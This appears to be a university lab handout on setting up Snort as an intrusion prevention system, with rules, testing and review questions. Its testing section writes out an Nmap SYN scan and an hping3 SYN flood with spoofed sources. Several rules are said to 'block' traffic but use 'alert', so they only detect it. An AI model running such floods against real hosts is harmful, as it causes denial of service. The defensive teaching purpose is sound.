Exercise 1: Setting Up Snort as an IPS

1. **Install Snort**
   a. Update the system packages:

```
sudo apt update && sudo apt upgrade
```

   b. Install Snort:

```
sudo apt install snort
```

   c. Verify the installation:

```
snort --version
```

2. **Configure Snort for IPS Mode**
   a. Navigate to the Snort configuration file (/etc/snort/snort.conf).
   b. Enable inline mode by modifying Snort's configuration file to block or drop malicious traffic.
   - Update the IP variables (HOME_NET, EXTERNAL_NET) to specify the network to monitor.
   - Add rules that define what to allow, alert, or drop. c. Create a local.rules file for custom IPS rules:

```
sudo nano /etc/snort/rules/local.rules
```

   - Example Rule (block ICMP pings):

```
alert icmp any any -> $HOME_NET any (msg:"ICMP Ping detected"; sid:1000001; rev:1;)
```

3. **Start Snort in Inline Mode**
   - Run Snort to analyze traffic and block specified patterns:

```
sudo snort -Q -c /etc/snort/snort.conf -i <network_interface>
```

Exercise 2: Testing and Logging IPS Events

1. **Testing with Simulated Attacks**
   - From an attacking machine, use various tools (e.g., Nmap, hping3) to simulate attacks against the IPS-enabled system.
   - Examples:
     - **Nmap SYN Scan**:

```
nmap -sS <target_IP>
```

     - **Hping3 Flood Attack**:

```
sudo hping3 --flood --rand-source -p 80 <target_IP>
```

   - Observe if Snort blocks or drops the traffic based on your configured rules.
2. **Reviewing Logs and Alerts**
   - Check the Snort log files (usually in /var/log/snort).
   - Use tcpdump or Wireshark to analyze any suspicious packets that were blocked.

Exercise 3: Customizing Snort Rules for Specific Threats

1. **Create Custom Rules for Common Attacks**
   - Modify local.rules to block specific threats such as SQL injection or SSH brute force.

- Examples:
  - **Block SQL Injection**:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"SQL Injection attempt"; content:"select"; nocase; sid:1000002; rev:1;)
```

  - **Block SSH Brute Force**:

```
alert tcp any any -> $HOME_NET 22 (msg:"SSH Brute Force detected"; flags:S; threshold:type both, track by_src, count 5, seconds 60; sid:1000003; rev:1;)
```

2. **Test Custom Rules**
   - Simulate these attacks from another system and check if Snort's IPS rules effectively block the connections.

Exercise 4: Integrating Snort with MySQL (Optional)

1. **Install MySQL**

```
sudo apt install mysql-server
```

2. **Configure Snort to Log Alerts to MySQL Database**
   - Set up a database and user for Snort logging.
   - Update Snort configuration to log data into MySQL.
   - Verify logs and alerts in the database for any malicious activity.

Lab Review and Questions

1. **Review Questions**
   - Explain how Snort identifies and blocks malicious traffic in IPS mode.
   - How can custom rules enhance Snort’s effectiveness as an IPS?
   - Describe some advantages and limitations of using Snort as an IPS.
2. **Hands-On Challenge**
   - Create a custom rule to detect and block an HTTP GET flood attack.
   - Test your rule by simulating an HTTP flood and observing Snort's response.

Additional Notes

- Encourage students to explore additional rulesets available on Snort’s Community Rules.
- Discuss how Snort can be integrated into a larger security monitoring and alerting system.

Only Handwritten file is accepted. No printed photocopy shall be permitted to submit.

All the best !!!!!!